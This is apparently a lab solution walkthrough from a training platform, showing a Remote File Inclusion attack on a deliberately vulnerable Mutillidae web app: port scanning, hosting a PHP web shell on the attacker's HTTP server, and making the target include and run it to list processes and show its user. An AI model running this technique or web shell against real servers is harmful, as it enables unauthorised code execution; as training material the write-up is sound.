

ATTACK

DEFENSE

by PentesterAcademy

Name	Remote File Inclusion II
URL	https://www.attackdefense.com/challengedetails?cid=2125
Type	OWASP Top 10 : Broken Access Control

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Remote File Inclusion attack.

Solution:

Step 1: Start a terminal and check the IP address of the host.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
12818: eth0@if12819: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
12821: eth1@if12822: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:7b:db:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.123.219.2/24 brd 192.123.219.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target IP to find open ports.

Note: The target IP will be 192.123.219.3


Command: nmap 192.123.219.3

```
root@attackdefense:~# nmap 192.123.219.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-11 05:12 IST
Nmap scan report for target-1 (192.123.219.3)
Host is up (0.000021s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:42:C0:7B:DB:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```



Port 80 and Port 3306 are open

Step 3: Start firefox and navigate to the target IP.



An instance of Mutillidae is running at port 80 of the target.

Step 4: Navigate to “Remote File Inclusion” page located under Insecure Direct Object References in Broken Access Control of OWASP 2017




Step 5: Start a Simple HTTP Server on port 80

Command: python -m SimpleHTTPServer 80

```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 6: Check for the Remote File Inclusion Vulnerability by modifying the **page** parameter with the URL of the attacker's machine.



These are the root (/) directories/files of the attacker machine.

Step 7: Create a PHP script to execute commands. Save it as 'shell.php' .

Content:

```
<?php
$output=shell_exec("ps -eaf");
echo "<pre>".$output."</pre>";
?>
```


```
File Edit Tabs Help
* LXTerminal X LXTerminal X
<?php
$output=shell_exec("ps -eaf");
echo "<pre>" . $output . "</pre>";
?>
```

Step 8: Open the shell.php from the target server.

UID	PID	PPID	C	STIME	TTY	TIME	CMD
root	1	0	0	Jun10	?	00:00:00	/usr/bin/python /usr/bin/supervisord -n
root	9	1	0	Jun10	?	00:00:00	/bin/sh /usr/bin/mysqld_safe
mysql	369	9	0	Jun10	?	00:00:01	/usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql
root	386	1	0	Jun10	?	00:00:00	apache2 -D FOREGROUND
www-data	388	386	0	Jun10	?	00:00:00	apache2 -D FOREGROUND
www-data	389	386	0	Jun10	?	00:00:00	apache2 -D FOREGROUND
www-data	390	386	0	Jun10	?	00:00:00	apache2 -D FOREGROUND
www-data	391	386	0	Jun10	?	00:00:00	apache2 -D FOREGROUND
www-data	392	386	0	Jun10	?	00:00:00	apache2 -D FOREGROUND
www-data	398	386	0	Jun10	?	00:00:00	apache2 -D FOREGROUND
www-data	401	386	0	Jun10	?	00:00:00	apache2 -D FOREGROUND
www-data	402	386	0	Jun10	?	00:00:00	apache2 -D FOREGROUND
www-data	403	386	0	Jun10	?	00:00:00	apache2 -D FOREGROUND
www-data	404	386	0	Jun10	?	00:00:00	apache2 -D FOREGROUND
www-data	407	401	0	00:24	?	00:00:00	sh -c ps -eaf
www-data	408	407	0	00:24	?	00:00:00	ps -eaf


Process list of the target server has been displayed.

Step 9: Modify the command in the PHP script.



```
File Edit Tabs Help
* LXTerminal LXTerminal
<?php
$output=shell_exec("id");
echo "<pre>" . $output . "</pre>";
?>
```

Step 10: Open the PHP script on the target server.



The target server is running as the www-data user. The Remote File Inclusion attack was successful.

References:

1. Mutillidae (<https://sourceforge.net/projects/mutillidae/>)